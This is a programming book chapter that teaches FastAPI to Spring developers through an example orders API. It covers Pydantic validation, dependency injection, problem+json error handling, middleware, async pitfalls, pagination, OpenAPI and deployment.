
In Spring Boot, a REST endpoint rests on a tall stack: embedded Tomcat, the `DispatcherServlet`, Jackson, Hibernate Validator and springdoc. FastAPI's stack is thinner. Three pieces do the work:

- **Starlette** handles HTTP: routing, requests, responses and middleware.
- **Pydantic** handles data: parsing JSON, validating it and turning objects back into JSON.
- **Your type hints** glue them together. FastAPI reads each function signature to work out where parameters come from, how to validate them and how to document them.

Underneath sits a server such as **Uvicorn**, which speaks **ASGI**. ASGI (Asynchronous Server Gateway Interface) is the contract between Python web servers and web apps. Think of it as the Servlet API for async Python: Uvicorn plays Tomcat, and your FastAPI app plays the web application.

🧩 **Think of it like a restaurant with a smart order pad**

In many restaurants, one person writes the order, another checks it and a third types it into the till. FastAPI's order pad is the function signature: write `quantity: int = Field(gt=0)` once, and that line becomes the parser, the validator and the menu description. Nothing can drift out of sync.

Here's the whole chapter on one page:

Concept	Java / Spring	Python / FastAPI
Server	embedded Tomcat	Uvicorn (`fastapi run`)
Controller	`@RestController`	an `APIRouter` and functions
Route	`@GetMapping("/{id}")`	`@router.get("/{order_id}")`
Inputs	`@PathVariable`, `@RequestParam`	type-hinted function parameters
Body + validation	`@Valid @RequestBody` record	a Pydantic `BaseModel` parameter
Injection	`@Autowired`, constructor injection	`Depends(...)`
Error mapping	`@ControllerAdvice` + `ProblemDetail`	`@app.exception_handler(...)`
Filters	`OncePerRequestFilter`	`@app.middleware("http")`
API docs	springdoc-openapi	built in: `/docs` and `/openapi.json`
HTTP client	`RestClient`, `WebClient`	httpx2 `Client`, `AsyncClient`

Full code: `examples/ch08-fastapi/`. It's the Orderly orders API with an in-memory repository, so it runs anywhere, plus 45 tests.

Why FastAPI, and a first endpoint

We compare the main Python web frameworks near the end of this chapter. FastAPI is our default for new services for three reasons:

- **It's async-native.** It runs on an event loop (Chapter 6), so one process can juggle thousands of slow network calls, like Spring WebFlux with ordinary-looking code.
- **Type hints drive everything.** Routing, parsing, validation and serialisation all come from the same annotations that mypy checks.
- **OpenAPI comes free.** Every endpoint shows up in an interactive Swagger UI with no extra library.

Let's compare the smallest possible endpoint in both worlds:

JAVA

```java
@RestController
class HelloController {
  @GetMapping("/hello/{name}")
  Map<String, String> hello(
      @PathVariable String name) {
    return Map.of("message",
        "Hello, " + name + "!");
  }
}
```

PYTHON

```python
from fastapi import FastAPI

app = FastAPI()


@app.get("/hello/{name}")
async def hello(name: str) -> dict[str, str]:
    return {"message": f"Hello, {name}!"}
```

The `@app.get` line is a *decorator*: a function that wraps the function below it. It looks like an annotation, and it plays the same role, but it's real code that runs when the module loads. Here it registers `hello` as the handler for `GET /hello/{name}`.

Run it with the FastAPI CLI, which comes with `fastapi[standard]`:

TERMINAL

```
uv run fastapi dev src/orderly/hello.py
```

Open `http://127.0.0.1:8000/hello/Ada` and you get `{"message":"Hello, Ada!"}`. Open `/docs` and Swagger UI already describes the endpoint. That's your first small win, in five lines of code.

Parameters from type hints

In Spring you label every parameter. FastAPI mostly works it out from the type and the name:

Spring	FastAPI rule	Example
`@PathVariable`	the name appears in the path template	`order_id: UUID`
`@RequestParam`	a simple type that isn't in the path	`limit: int = 20`
`@RequestBody`	a Pydantic model	`body: PlaceOrderRequest`
`@RequestHeader`	marked with `Header()`	`Annotated[str, Header()]`

Here they are together:

PYTHON src/orderly/hello.py

```python
@app.get("/greetings/{name}")
async def greet(
    name: str,  # in the path template -> path parameter
    shout: bool = False,  # simple type, not in the path -> query parameter
    accept_language: Annotated[str, Header()] = "en",  # explicit header
) -> dict[str, str]:
    text = "Bonjour" if accept_language.startswith("fr") else "Hello"
    message = f"{text}, {name}!"
    return {"message": message.upper() if shout else message}
```

A default value makes a parameter optional, just like `required = false` with a `defaultValue`. Header names are converted for you: `accept_language` reads the `Accept-Language` header.

`Annotated` (from `typing`) attaches extra information to a type without changing it. To mypy, `accept_language` is a `str`; to FastAPI, the `Header()` marker says where to find it. You'll see this pattern everywhere.

Types are enforced, not just documented. A value FastAPI can't convert is rejected before your code runs:

PYTHON REPL

```
>>> from fastapi.testclient import TestClient
>>> from orderly.hello import app
>>> client = TestClient(app)
>>> client.get("/hello/Ada").json()
{'message': 'Hello, Ada!'}
>>> client.get("/greetings/Ada?shout=maybe").json()["detail"][0]["msg"]
'Input should be a valid boolean, unable to interpret input'
```

That response has status 422 (Unprocessable Content). Likewise, `GET /api/v1/orders/42` fails in Orderly, because `order_id: UUID` won't accept `42`.

To constrain a query parameter, put the rules inside `Query()`, as in `Annotated[int, Query(ge=1, le=100)]`. That's `@Min(1) @Max(100)` in Bean Validation terms: `ge` and `le` mean "greater than or equal" and "less than or equal".

> **Version note: strict Content-Type**
>
> Since FastAPI 0.132, JSON bodies must arrive with a JSON `Content-Type`, such as `application/json`; a `text/plain` body gets a 422. For old clients that send the wrong header, pass `FastAPI(strict_content_type=False)`.

Pydantic v2 models vs Bean Validation

In Spring you'd write a record, add Bean Validation annotations and put `@Valid` on the controller parameter. In FastAPI you write a Pydantic model, and validation always happens.

Field constraints

Here's the Orderly request body in Java first:

JAVA

```
public record OrderItemRequest(
        @NotNull UUID productId,
        @Positive @Max(100) int quantity) {}

public record PlaceOrderRequest(
        @NotNull UUID customerId,
        @NotEmpty @Size(max = 20) List<@Valid OrderItemRequest> items,
        @Pattern(regexp = "^[A-Z0-9]{4,12}$") String couponCode) {}
```

And the Python version:

PYTHON src/orderly/schemas.py

```python
class OrderItemIn(BaseModel):
    model_config = ConfigDict(extra="forbid", frozen=True)

    product_id: UUID
    quantity: Annotated[int, Field(gt=0, le=100)]


class PlaceOrderRequest(BaseModel):
    model_config = ConfigDict(extra="forbid", str_strip_whitespace=True)

    customer_id: UUID
    items: Annotated[list[OrderItemIn], Field(min_length=1, max_length=20)]
    coupon_code: Annotated[
        str | None, Field(pattern=r"^[A-Z0-9]{4,12}$", examples=["WELCOME10"])
    ] = None
```

Two differences stand out. A field without a default is **required**, so there's no `@NotNull`; to make one optional, write `str | None = None`. And nested models validate **automatically**, so there's no `@Valid` to forget.

Here's a quick translation table for the annotations you use most:

Bean Validation	Pydantic v2
`@NotNull`	no default (required)
`@Size(min, max)`	`Field(min_length=..., max_length=...)`
`@Positive`, `@Min`, `@Max`	`Field(gt=0)`, `Field(ge=...)`, `Field(le=...)`
`@Pattern(regexp)`	`Field(pattern=...)`
`@Email`	the `EmailStr` type
`@Valid` on a nested object	automatic

Here's a failure in the REPL:

PYTHON REPL

```
>>> from pydantic import ValidationError
>>> from orderly.schemas import PlaceOrderRequest
>>> bad = {"customer_id": "42", "items": [{"quantity": 0}]}
>>> try:
...     PlaceOrderRequest.model_validate(bad)
... except ValidationError as exc:
...     for error in exc.errors():
...         print(error["loc"], "->", error["msg"])
...
('customer_id',) -> Input should be a valid UUID, invalid length: found 2
('items', 0, 'product_id') -> Field required
('items', 0, 'quantity') -> Input should be greater than 0
```

Every problem is reported at once, with a precise location, like a `MethodArgumentNotValidException` full of `FieldError`s.

> ⚠️ **Gotcha: Pydantic is helpful with types by default**
>
> In its default *lax* mode, Pydantic converts sensible inputs: the JSON string `"2"` becomes the integer `2`, much as Jackson does. If you want an exact type match, set `strict=True` on a field or in `model_config`.

Field and model validators

For rules that don't fit a constraint, Java has custom `ConstraintValidator`s and class-level constraints. Pydantic has two decorators:

PYTHON src/orderly/schemas.py

```python
    @field_validator("coupon_code", mode="before")
    @classmethod
    def upper_case_coupon(cls, value: Any) -> Any:
        # Runs before the pattern check, so "welcome10" is accepted too.
        return value.upper() if isinstance(value, str) else value

    @model_validator(mode="after")
    def each_product_once(self) -> Self:
        ids = [item.product_id for item in self.items]
        if len(ids) != len(set(ids)):
            raise ValueError("list each product only once")
        return self
```

A **field validator** with `mode="before"` sees the raw input before type conversion, which makes it a good place to normalise values; `mode="after"` (the default) sees the typed value. A **model validator** with `mode="after"` sees the whole built model, so it can check rules across fields. To report a problem, raise `ValueError`, and Pydantic turns it into a proper validation error.

model_config: the model's settings

`model_config` holds settings for the whole model, a bit like Jackson's `@JsonIgnoreProperties` and `ObjectMapper` features in one place:

- `extra="forbid"` rejects unknown fields, catching typos like `quantiy`. (Spring Boot's Jackson setup *ignores* unknown properties by default.)
- `str_strip_whitespace=True` trims every string field.
- `frozen=True` makes instances immutable and hashable, like a record.
- `from_attributes=True` lets a model read data from any object's attributes.

camelCase for Java-style clients

Orderly's JSON uses snake_case (`price_cents`), the Python convention. If your clients expect `priceCents`, keep your Python names and add an *alias generator*:

PYTHON src/orderly/camel.py

```python
class CamelModel(BaseModel):
    """Base class: snake_case in Python, camelCase on the wire."""

    model_config = ConfigDict(
        alias_generator=to_camel,  # unit_price_cents -> unitPriceCents
        validate_by_name=True,  # accept "unit_price_cents" too
        validate_by_alias=True,  # accept "unitPriceCents"
        serialize_by_alias=True,  # model_dump() writes camelCase
    )


class StockLevel(CamelModel):
    product_id: UUID
    available: int
    reserved: int
```

Every field of a `CamelModel` subclass gets a camelCase alias: `StockLevel` reads `{"productId": ...}` and writes it back the same way. It's the twin of Jackson's `PropertyNamingStrategies.LOWER_CAMEL_CASE`, chosen per model.

> 💡 **If you're unsure, pick one style per API**
>
> Mixing snake_case and camelCase in one API confuses everyone. Use snake_case for Python-first APIs, and `CamelModel` as the base of every schema when most consumers are Java or JavaScript.

Response models and status codes

Responses get their own models too:

PYTHON src/orderly/schemas.py

```python
class OrderResponse(BaseModel):
    model_config = ConfigDict(from_attributes=True)  # read from any object

    id: UUID
    customer_id: UUID
    status: OrderStatus
    items: list[OrderItemOut]
    total_cents: int  # a @property on the dataclass; Pydantic reads it
    created_at: datetime

    @classmethod
    def from_domain(cls, order: Order) -> Self:
        return cls.model_validate(order)
```

Thanks to `from_attributes=True`, `model_validate(order)` copies fields straight off the domain dataclass, including the `total_cents` property. It's the job MapStruct does in Java, done by the model itself.

Why not return the domain `Order` directly? For the same reason you keep JPA entities out of controllers: the response model is a published contract, and keeping it separate means a refactor can't leak data or break clients. In a tiny internal tool, one model for both is fine.

The return annotation `-> OrderResponse` is the *response model*: FastAPI validates what you return, drops fields not in the model and documents the shape. Since FastAPI 0.130 it also serialises the JSON with Pydantic's fast Rust core.

The status code goes on the decorator, like `@ResponseStatus(HttpStatus.CREATED)`:

PYTHON src/orderly/api.py

```python
@router.post(
    "",
    status_code=status.HTTP_201_CREATED,
    responses={**CONFLICT, 422: {"model": ProblemDetail}},
    summary="Place an order and reserve its stock",
)
async def place_order(
    body: PlaceOrderRequest,  # a Pydantic model -> read from the JSON body
    service: OrderServiceDep,
    services: ServicesDep,
    events: EventsDep,
    background: BackgroundTasks,
    request: Request,
    response: Response,
) -> OrderResponse:
    lines = [(item.product_id, item.quantity) for item in body.items]
    order = await service.place_order(body.customer_id, lines)
    events.record(f"OrderPlaced:{order.id}")
    # Runs after the response is sent, in this same process.
    background.add_task(services.notifier.send_order_confirmation, order.id)
    response.headers["Location"] = str(
        request.url_for("get_order", order_id=order.id)
    )
    return OrderResponse.from_domain(order)
```

A `Response` parameter lets you add headers, like `ResponseEntity.created(uri)`. `request.url_for("get_order", ...)` builds a URL from another endpoint's *name*, like `MvcUriComponentsBuilder`, so renaming a path can't break `Location`. We'll meet `events` and `background` shortly.

Organising endpoints with APIRouter

A Spring controller class groups endpoints under one `@RequestMapping` prefix. FastAPI's `APIRouter` does the same job without a class:

JAVA

```java
@RestController
@RequestMapping("/api/v1/orders")
class OrderController {
  @GetMapping("/{orderId}")
  OrderResponse get(
      @PathVariable UUID orderId) {
    ...
  }
}
```

PYTHON

```python
router = APIRouter(
    prefix="/api/v1/orders",
    tags=["orders"],
)


@router.get("/{order_id}")
async def get_order(
    order_id: UUID, service: OrderServiceDep
) -> OrderResponse: ...
```

The app factory mounts it with `app.include_router(orders_router)`, and `tags` group the endpoints in Swagger UI. A router can also carry shared `dependencies=[...]`, such as an authentication check (Chapter 12).

> **The Pythonic way: modules are your controllers**
>
> In Java, the class is the unit of organisation. In Python, the *module* (the file) is. One `api.py` per feature, holding a router and plain functions, is the idiomatic equivalent of one controller class. No class is needed, because the functions share no state.

Dependency injection with Depends

Spring builds an object graph at startup and injects beans into constructors. FastAPI has no container: an endpoint declares what it needs with `Depends(some_function)`, and FastAPI calls that function for each request and passes in the result.

From @Autowired to Depends

Here's how the Orderly endpoints get their `OrderService`:

PYTHON src/orderly/deps.py

```python
def get_services(request: Request) -> Services:
    services: Services = request.app.state.services  # set by the lifespan
    return services


def get_order_service(
    services: Annotated[Services, Depends(get_services)],
) -> OrderService:
    return services.orders


OrderServiceDep = Annotated[OrderService, Depends(get_order_service)]
ServicesDep = Annotated[Services, Depends(get_services)]
```

`Services` is a small dataclass holding the long-lived objects. The app builds it once at startup and stores it on `app.state`: our "singleton beans", wired by hand in one place that Chapter 7 calls the *composition root*.

The last two lines keep endpoints tidy. `OrderServiceDep` is a *type alias*, a reusable name for "an `OrderService`, obtained through `get_order_service`". Endpoints write `service: OrderServiceDep` and never repeat the `Depends(...)` call.

> **Coming from Java**
>
> There's no classpath scanning and no proxy magic: a dependency is a function, and you can read exactly how each object is made. Constructor injection still exists, too. `OrderService` takes its repository in `__init__`, and `Depends` only bridges from the HTTP request to that graph.

Request scope comes built in

Dependencies can depend on other dependencies, and FastAPI resolves the whole tree for each request. Within one request, each dependency runs **once** and its result is shared, so every dependency is request-scoped by default, like `@RequestScope`.

Dependencies can also read the request. This one collects paging query parameters for any list endpoint:

PYTHON src/orderly/deps.py

```python
@dataclass(frozen=True)
class PageParams:
    limit: int
    after: Cursor | None


def page_params(
    limit: Annotated[int, Query(ge=1, le=100)] = 20,
    cursor: Annotated[str | None, Query(description="From next_cursor")] = None,
) -> PageParams:
    return PageParams(limit, decode_cursor(cursor) if cursor else None)


PageDep = Annotated[PageParams, Depends(page_params)]
```

It's the idea behind Spring Data's `Pageable` parameter: a resolver turns query parameters into a typed object. Here the resolver is an ordinary function.

yield dependencies for cleanup

Some dependencies need to clean up: close a session, release a lock, commit a transaction. Write them as a *generator*, a function that uses `yield`. Code before `yield` runs before the endpoint, and code after it runs afterwards: try-with-resources for a request. Orderly uses one to publish domain events only if the request succeeds:

PYTHON src/orderly/deps.py

```python
async def event_buffer(services: ServicesDep) -> AsyncIterator[EventBuffer]:
    buffer = EventBuffer()  # a fresh one for every request
    try:
        yield buffer  # the endpoint runs here
    except Exception:
        buffer.pending.clear()  # the request failed: drop its events
        raise  # always re-raise, so error handlers still run
    else:
        services.published_events.extend(buffer.pending)  # "commit"


# scope="function": clean up as soon as the endpoint returns,
# *before* the response is sent (the default waits until after).
EventsDep = Annotated[EventBuffer, Depends(event_buffer, scope="function")]
```

If the endpoint raises, say with `InsufficientStockError`, the exception is thrown into the generator at the `yield`. We drop the events and re-raise, so the error handler still produces a 409. Spring developers will recognise the behaviour of `@TransactionalEventListener(phase = AFTER_COMMIT)`.

> ⚠️ **Gotcha: by default, cleanup runs after the response is sent**
>
> Since FastAPI 0.118, code after `yield` runs *after* the response has gone to the client, unless you write `Depends(..., scope="function")`. That's fine for closing things, but a trap for *committing* things: if a commit fails after the client got its `201 Created`, the client never hears about it. Chapter 9 uses `scope="function"` for database transactions.

Swapping dependencies in tests

You can replace any dependency for a test, the job `@MockitoBean` (formerly `@MockBean`) does in Spring Boot:

PYTHON tests/test_dependency_overrides.py

```python
def test_dependency_override_swaps_the_service() -> None:
    app = create_app()
    app.dependency_overrides[get_order_service] = StubOrderService

    with TestClient(app) as client:
        response = client.get(f"/api/v1/orders/{UUID(int=7)}")

    assert response.status_code == 200
    assert response.json()["total_cents"] == 500
```

`StubOrderService` is a plain class with one `async def get_order` method. No mocking library, no context to restart.

Errors as problem+json

Every API needs one consistent error format. RFC 9457, *Problem Details for HTTP APIs*, defines a JSON object with `type`, `title`, `status`, `detail` and `instance`, served as `application/problem+json`. Spring 6 supports it with `ProblemDetail`:

JAVA

```java
@RestControllerAdvice
class ApiErrors {
    @ExceptionHandler(OrderNotFoundException.class)
    ProblemDetail notFound(OrderNotFoundException ex) {
        var problem = ProblemDetail.forStatusAndDetail(
                HttpStatus.NOT_FOUND, ex.getMessage());
        problem.setTitle("Order not found");
        return problem;
    }
}
```

In FastAPI, exception handlers are registered on the app. Orderly keeps them in one module, `errors.py`, our `@ControllerAdvice`. A `problem()` helper builds the body, and a table maps domain errors to statuses:

PYTHON src/orderly/errors.py

```python
# exception type -> (HTTP status, problem slug, short title)
DOMAIN_PROBLEMS: dict[type[OrderlyError], tuple[int, str, str]] = {
    OrderNotFoundError: (404, "order-not-found", "Order not found"),
    ProductNotFoundError: (422, "unknown-product", "Unknown product"),
    InsufficientStockError: (409, "insufficient-stock", "Not enough stock"),
    OrderNotCancellableError: (409, "not-cancellable", "Can't cancel order"),
}


def install_problem_handlers(app: FastAPI) -> None:
    @app.exception_handler(OrderlyError)
    async def domain_error(request: Request, exc: OrderlyError) -> JSONResponse:
        status, slug, title = DOMAIN_PROBLEMS.get(
            type(exc), (400, "domain-error", "Request can't be processed")
        )
        return problem(request, status, title, str(exc), PROBLEM_BASE + slug)
```

One handler for the `OrderlyError` base class covers every domain error, including future ones. The service raises plain exceptions and never imports FastAPI, so business logic stays testable without HTTP. Here's what a client sees:

OUTPUT

```
HTTP/1.1 404 Not Found
content-type: application/problem+json
x-request-id: 9a240f17a902481f8fff5057d3ea8130

{"type":"https://orderly.example.com/problems/order-not-found",
 "title":"Order not found","status":404,
 "detail":"Order 1c6b7d2e-0000-4000-8000-000000000000 does not exist",
 "instance":"/api/v1/orders/1c6b7d2e-0000-4000-8000-000000000000",
 "request_id":"9a240f17a902481f8fff5057d3ea8130"}
```

(We wrapped the JSON to fit the page.) `request_id` is an *extension member*: RFC 9457 lets you add fields, and support staff can paste this one into the log search.

FastAPI's default validation errors aren't problem+json, so we override that handler too, flattening Pydantic's errors into field paths such as `body.items.0.quantity`:

PYTHON src/orderly/errors.py

```python
@app.exception_handler(RequestValidationError)
async def invalid_request(
    request: Request, exc: RequestValidationError
) -> JSONResponse:
    errors = [
        {"field": ".".join(map(str, e["loc"])), "message": e["msg"]}
        for e in exc.errors()
    ]
    return problem(
        request,
        422,
        "Your request is not valid",
        f"{len(errors)} field(s) failed validation",
        PROBLEM_BASE + "validation",
        errors=errors,
    )
```

Two more handlers complete the set. One handles Starlette's `HTTPException`, which covers unknown URLs (404), wrong methods (405) and any `raise HTTPException(status_code=403)` you write; think `ResponseStatusException`. The last catches `Exception`, logs the stack trace and returns a generic 500 that never leaks internals.

> 💡 **Testing the 500 handler**
>
> `TestClient` re-raises unhandled server exceptions by default, so tests see the original error. To check the 500 *response* instead, use `TestClient(app, raise_server_exceptions=False)`, as `tests/test_errors.py` does.

Middleware vs Filters

Some work applies to every request: request IDs, timing, CORS. In Spring that's a `OncePerRequestFilter`. In FastAPI it's *middleware*: code that wraps the whole app and sees each request on the way in and each response on the way out.

JAVA

```java
@Component
class RequestIdFilter extends OncePerRequestFilter {
    @Override
    protected void doFilterInternal(HttpServletRequest req,
            HttpServletResponse res, FilterChain chain)
            throws ServletException, IOException {
        var rid = Optional.ofNullable(req.getHeader("X-Request-ID"))
                .orElse(UUID.randomUUID().toString());
        res.setHeader("X-Request-ID", rid);
        chain.doFilter(req, res);
    }
}
```

PYTHON src/orderly/middleware.py

```python
def install_middleware(app: FastAPI) -> None:
    @app.middleware("http")
    async def request_id(request: Request, call_next: CallNext) -> Response:
        # Reuse the caller's ID (from a gateway, say) or make a new one.
        rid = request.headers.get("X-Request-ID") or uuid.uuid4().hex
        request.state.request_id = rid  # visible to endpoints and handlers
        response = await call_next(request)  # like chain.doFilter(...)
        response.headers["X-Request-ID"] = rid
        return response

    @app.middleware("http")
    async def timing(request: Request, call_next: CallNext) -> Response:
        start = time.perf_counter()
        response = await call_next(request)
        elapsed_ms = (time.perf_counter() - start) * 1000
        response.headers["Server-Timing"] = f"app;dur={elapsed_ms:.1f}"
        return response
```

`call_next` is your `chain.doFilter`. Anything before it runs on the way in, and anything after it runs on the way out. `request.state` is a per-request scratchpad, which is how the error handlers find the request ID.

Order matters

Each middleware you add wraps everything added before it, so **the last one added is the outermost**. In Orderly, CORS is added last, so it runs first:

```
 request → CORS → timing → request_id → router → endpoint ┐
response ← CORS ← timing ← request_id ← router ←──────────┘
```

That surprises most people, so leave a comment in your app factory. Spring uses `@Order` numbers; Starlette uses the order of your `add_middleware` calls, reversed.

CORS

Browsers block a page from calling an API on another origin unless the API allows it: that's CORS (Cross-Origin Resource Sharing). Spring configures it with `@CrossOrigin` or `addCorsMappings`; FastAPI uses a middleware:

PYTHON src/orderly/main.py

```
app.add_middleware(
    CORSMiddleware,
    allow_origins=["https://shop.orderly.example.com"],
    allow_methods=["GET", "POST"],
    allow_headers=["Content-Type", "X-Request-ID"],
    expose_headers=["X-Request-ID", "Location"],
)
```

Don't forget `expose_headers`: without it, browser JavaScript can't read `Location` or `X-Request-ID`, even though they're in the response.

> 💡 **Pure ASGI middleware for hot paths**
>
> `@app.middleware("http")` is the easiest style and fine for most services. Starlette also supports lower-level "pure ASGI" middleware classes, which avoid a little overhead and suit streaming responses. Reach for them when profiling says so.

async def vs def: the big gotcha

If you remember one section of this chapter, make it this one. FastAPI accepts endpoints written as `async def` or plain `def`, and treats them very differently:

- An **`async def`** endpoint runs directly on the *event loop*, the single thread that juggles every request in the process (Chapter 6).
- A **plain `def`** endpoint runs in a *thread pool* (40 threads by default), so it can block without stopping anyone else.

The trap: a blocking call inside `async def` freezes the event loop, and every other request in that process waits.

> 🧩 **Think of it like a restaurant with one very fast waiter**
>
> The event loop is one waiter serving every table. `await` is the waiter saying "I'll check back when the kitchen is ready" and moving on. A blocking call like `time.sleep()` or `requests.get()` is the waiter standing at one table, staring at the kitchen door, while every other table waits.

Let's prove it. These four endpoints each wait 0.2 seconds in a different way:

PYTHON src/orderly/blocking.py

```
@app.get("/async-await")
async def async_await() -> dict[str, bool]:
```

```python
    await asyncio.sleep(0.2)  # waits *cooperatively*: others keep running
    return {"ok": True}


@app.get("/plain-def")
def plain_def() -> dict[str, bool]:
    time.sleep(0.2)  # blocking, but FastAPI runs def endpoints in a thread
    return {"ok": True}


@app.get("/async-blocking")
async def async_blocking() -> dict[str, bool]:
    time.sleep(0.2)  # BUG: blocks the event loop, so every request waits
    return {"ok": True}


@app.get("/async-offloaded")
async def async_offloaded() -> dict[str, bool]:
    await asyncio.to_thread(time.sleep, 0.2)  # the fix: hand it to a thread
    return {"ok": True}
```

The demo fires five requests at each endpoint at the same time:

OUTPUT

```
/async-await      5 concurrent requests took 0.22s
/plain-def        5 concurrent requests took 0.22s
/async-blocking   5 concurrent requests took 1.01s
/async-offloaded  5 concurrent requests took 0.21s
```

Five overlapping requests should take about 0.2 seconds. The blocking version took five times longer, because the requests ran one after another. Under real traffic, one careless line turns a fast service into a queue, and nothing in the logs says why.

> **Coming from Java**
>
> It's the WebFlux rule "never block a Netty event-loop thread", for the same reason. Java 21's virtual threads made blocking cheap again; Python has no equivalent, so an `async def` function only shares the thread when it `await`s. And `async` isn't automatically faster: plain `def` is often the right choice.

So how do you choose? Look at what the endpoint calls:

What's inside	Declare it as
only `await`-able calls (httpx2 `AsyncClient`, asyncpg, aiokafka)	`async def`
blocking libraries (requests, boto3, psycopg2, most SDKs)	plain `def`
mostly async, plus one blocking call	`async def` + `asyncio.to_thread(...)`
heavy CPU work (PDF rendering, image resizing)	a job queue or process pool (Chapter 11)

> 💡 **If you're unsure, use plain def**
>
> A plain `def` endpoint can never freeze the event loop. You lose a little efficiency at very high concurrency, but you can't lose correctness. Switch to `async def` once every call inside is awaitable. Ruff's `ASYNC` rules can flag many blocking calls inside `async def` for you (Chapter 16).

Cursor pagination and versioning

Cursors instead of page numbers

`?page=500&size=20` looks simple, but the database must skip 10,000 rows to find page 500, and if orders arrive while someone pages, rows shift and they see duplicates. *Keyset* (cursor) pagination avoids both: the client asks for rows after a given one, and the database seeks straight there through an index. Spring Data calls this `ScrollPosition.keyset()` and `Window<T>`.

Orderly sorts orders by `(created_at, id)` and hands back an opaque cursor:

PYTHON src/orderly/api.py

```python
@router.get("")
async def list_orders(
    service: OrderServiceDep,
    page: PageDep,
    status_filter: Annotated[OrderStatus | None, Query(alias="status")] = None,
) -> OrderPage:
    # Ask for one extra row: if it comes back, there is a next page.
    rows = await service.list_orders(
        status=status_filter, limit=page.limit + 1, after=page.after
    )
    has_more = len(rows) > page.limit
    rows = rows[: page.limit]
    return OrderPage(
        items=[OrderResponse.from_domain(o) for o in rows],
        next_cursor=encode_cursor(rows[-1]) if has_more else None,
    )
```

The cursor is the last row's `created_at` and `id`, JSON-encoded and then base64-encoded, so clients treat it as an opaque token. A tampered cursor becomes a `400 Bad cursor` problem. On the wire the filter is `?status=`, but in Python it's `status_filter`, thanks to `Query(alias="status")`, so it doesn't shadow FastAPI's `status` module.

Versioning

Put the major version in the URL, as in `/api/v1/orders`: it's visible in logs and easy to route at the gateway. When a breaking change comes, add a second router with `prefix="/api/v2/orders"` over the same service, and retire v1 on a published schedule. Header versioning works too, but it's harder to debug from a browser.

OpenAPI and Swagger UI for free

With springdoc, you add a dependency and get `/swagger-ui.html` and `/v3/api-docs`. FastAPI has it built in: `/docs` serves Swagger UI, `/redoc` serves ReDoc, and `/openapi.json` is the raw document.

Everything you've written feeds it: parameter types, `Field` constraints, examples, `summary` and `tags`, and response models. Orderly's `quantity` appears as `"exclusiveMinimum": 0, "maximum": 100` with no extra work. Error responses don't appear automatically, because FastAPI can't know which exceptions you raise, so document them with `responses=`:

PYTHON src/orderly/api.py

```python
NOT_FOUND: dict[int | str, dict[str, Any]] = {
    404: {"model": ProblemDetail, "description": "No such order"}
}
```

To share the contract, save `app.openapi()` to a file in CI and feed it to openapi-generator for a Java client. If your organisation writes specs first, commit the spec and add a test comparing it with `app.openapi()`.

Background tasks and lifespan

Lifespan: startup and shutdown

Services open pools, clients and producers at startup and close them at shutdown. Spring has `@PostConstruct`, `@PreDestroy` and `SmartLifecycle`; FastAPI has one *lifespan* function, an async context manager around the app's whole life:

PYTHON src/orderly/main.py

```python
def create_app(services: Services | None = None) -> FastAPI:
    @asynccontextmanager
    async def lifespan(app: FastAPI) -> AsyncIterator[None]:
        # Startup: open pools and clients here (Chapter 9 adds a database).
        app.state.services = services or build_services()
        log.info("Orderly API is ready")
        yield  # the app serves requests while we are paused here
        # Shutdown: close what you opened, in reverse order.
        log.info("Orderly API is shutting down")

    app = FastAPI(
        title="Orderly API",
        version="1.0.0",
        summary="Place and track orders.",
        lifespan=lifespan,
    )
```

`create_app` is an *app factory*: it builds a fresh, fully wired app. Tests call it for an isolated app each, and the module ends with `app = create_app()` for the server.

> ⚠️ **Gotcha: TestClient only runs the lifespan inside with**
>
> `TestClient(app)` alone skips startup and shutdown, so `app.state.services` won't exist and your first request fails with an `AttributeError`. Always write `with TestClient(app) as client:`. The older `@app.on_event("startup")` hooks are deprecated: Starlette 1.0 removed them, and FastAPI keeps them only for backwards compatibility. Use lifespan.

BackgroundTasks vs @Async

After placing an order, Orderly sends a confirmation email. The customer shouldn't wait for the mail server, so the endpoint schedules a *background task*:

PYTHON

```
background.add_task(services.notifier.send_order_confirmation, order.id)
```

It runs after the response is sent, in the same process, much like an `@Async` method. Know the limits:

- If the process crashes or is redeployed first, the task is **lost**, with no retries.
- It shares the worker with your requests, so heavy work slows the API.
- Nothing records whether it ran or failed.

Use `BackgroundTasks` for small, best-effort follow-ups. For anything the business cares about, such as emails, payments or stock updates, use a durable queue like Celery, or the outbox pattern (Chapter 11).

A first taste of testing

FastAPI's `TestClient` calls your app in-process, without a network, much like Spring's `MockMvc`. A pytest *fixture* (a reusable setup function that pytest injects by parameter name) builds a fresh app for each test inside `with TestClient(app) as client:`, so the lifespan runs. Then tests read like this:

PYTHON tests/test_orders_api.py

```python
def test_insufficient_stock_is_409_and_changes_nothing(
    client: TestClient, services: Services
) -> None:
    response = client.post("/api/v1/orders", json=order_body(TEE.id, 4))

    assert response.status_code == 409
    assert response.json()["title"] == "Not enough stock"
    assert services.inventory.available(TEE.id) == 3
    assert services.published_events == []  # the event buffer was dropped
```

The whole suite of 45 tests runs in about three seconds. Chapter 15 goes much deeper, covering async tests, fixtures and test containers.

Running your API

The FastAPI CLI wraps Uvicorn with sensible defaults:

TERMINAL

```
uv run fastapi dev src/orderly/main.py      # auto-reload, listens on 127.0.0.1
uv run fastapi run src/orderly/main.py      # production mode, on 0.0.0.0
```

`fastapi dev` prints the import string it found (`orderly.main:app`) and the docs URL, then shows Uvicorn's logs. You can also run Uvicorn directly for every option: `uvicorn orderly.main:app --app-dir src --port 8000`.

Workers

Because of the GIL (Chapter 6), one Python process uses roughly one CPU core for Python code. To use more, run *worker processes* with `fastapi run --workers 4`: separate processes with their own memory, like four JVMs behind one port.

> ⚠️ **Gotcha: workers don't share memory**
>
> Orderly's in-memory repository lives inside each worker. With two workers, an order placed through one is invisible to the other. Real services keep state in a database or cache (Chapter 9), never in module-level variables.

> 💡 **If you're unsure, run one worker per container**
>
> On Kubernetes, run one Uvicorn worker per pod and scale with replicas, so the orchestrator handles restarts and load balancing. Use `--workers` on plain VMs. Gunicorn with the `uvicorn-worker` package, and Granian, are alternatives that Chapter 18 compares.

Behind a reverse proxy that strips a path prefix, pass `fastapi run --root-path /orders`. The `root_path` argument to `FastAPI()` itself was deprecated in FastAPI 0.146.

Alternatives: Django, Flask and Litestar

FastAPI isn't the only good choice:

Framework	Style	Best for	Feels like
FastAPI	async, type-hint driven, micro	JSON APIs and microservices	Spring WebFlux, minus ceremony
Django + DRF	batteries included: ORM, admin, auth	database-heavy apps, back offices	full Spring Boot with Spring Data REST
Flask	small, synchronous, extensible	simple services, legacy codebases	a bare servlet app
Litestar	async, typed, more built in	teams wanting FastAPI plus extras	FastAPI with more batteries

